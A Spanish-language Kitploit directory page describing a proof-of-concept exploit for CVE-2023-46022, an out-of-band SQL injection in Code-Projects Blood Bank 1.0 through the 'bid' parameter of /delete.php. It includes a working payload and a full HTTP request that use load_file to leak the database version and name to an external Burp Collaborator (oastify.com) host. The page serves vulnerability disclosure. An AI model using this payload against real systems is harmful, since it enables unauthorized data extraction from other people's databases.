Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2023-46022-Code-Projects-Blood-Bank-1.0-OOB-SQL-Injection-Vulnerability — Prueba de concepto de exploit para CVE-2023-46022, que demuestra una inyección SQL fuera de banda (Out-of-Band) en Code-Projects Blood Bank V1.0 a través del parámetro 'bid', permitiendo la extracción de la versión de la base de datos y de datos mediante Burp Collaborator. | Kitploit
Herramientas/GitHubGitHub/ersinerenler/cve-2023-46022-code-projects-blood-bank-1.0-oob-sql-injection-vulnerability
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPruebas de Penetración
GitHubersinerenler/cve-2023-46022-code-projects-blood-bank-1.0-oob-sql-injection-vulnerability

CVE-2023-46022-Code-Projects-Blood-Bank-1.0-OOB-SQL-Injection-Vulnerability

Prueba de concepto de exploit para CVE-2023-46022, que demuestra una inyección SQL fuera de banda (Out-of-Band) en Code-Projects Blood Bank V1.0 a través del parámetro 'bid', permitiendo la extracción de la versión de la base de datos y de datos mediante Burp Collaborator.

Ver Repositorio
21hace 2 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    624
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    412
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    333
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    328
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    280

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2023-46022-Code-Projects-Blood-Bank-1.0-OOB-SQL-Injection-Vulnerability

  • Autor del exploit: ersinerenler

Página del proveedor

  • https://code-projects.org/blood-bank-in-php-with-source-code

Enlace del software

  • https://download-media.code-projects.org/2020/11/Blood_Bank_In_PHP_With_Source_code.zip

Resumen

  • Code-Projects Blood Bank V1.0 está expuesto a una vulnerabilidad de seguridad crítica que implica Inyección SQL Fuera de Banda (OOB) a través del parámetro 'bid' en el archivo /delete.php. Esta vulnerabilidad se debe a la falta de mecanismos de protección adecuados, lo que permite a los atacantes abusar del parámetro y llevar a cabo ataques de inyección SQL OOB mediante Burp Collaborator. Esto puede resultar en acceso no autorizado y extracción de información sensible de las bases de datos.

Detalles de la vulnerabilidad

  • CVE ID: CVE-2023-46022
  • Versión afectada: Blood Bank V1.0
  • Archivo vulnerable: /delete.php
  • Nombre del parámetro: bid
  • Tipo de ataque: Local

Referencias:

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46022
  • https://nvd.nist.gov/vuln/detail/CVE-2023-46022

Descripción

  • El parámetro 'bid' en el archivo /delete.php de Code-Projects Blood Bank V1.0 es susceptible a Inyección SQL Fuera de Banda. Esta vulnerabilidad se origina por mecanismos de protección inadecuados, lo que permite a los atacantes explotar el parámetro mediante Burp Collaborator para iniciar ataques de inyección SQL OOB. A través de esta técnica, un atacante puede potencialmente extraer información sensible de las bases de datos.

Prueba de Concepto (PoC) :

  • Intercepta la solicitud a delete.php mediante Burp Suite
  • Inyecta el payload en los parámetros vulnerables
  • Payload: 3'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.collaborator-domain\\a.txt')))%2b'
  • Ejemplo de solicitud para el parámetro bid
---
GET /bloodbank/file/delete.php?bid=3'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.cuaxacpnxbay7ss8o3csf4bkwb22qtei.oastify.com\\a.txt')))%2b' HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/bloodbank/bloodinfo.php
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
---

  • La información de la base de datos y la versión fue obtenida mediante Burp Suite Collaborator
imagen
Descargar herramienta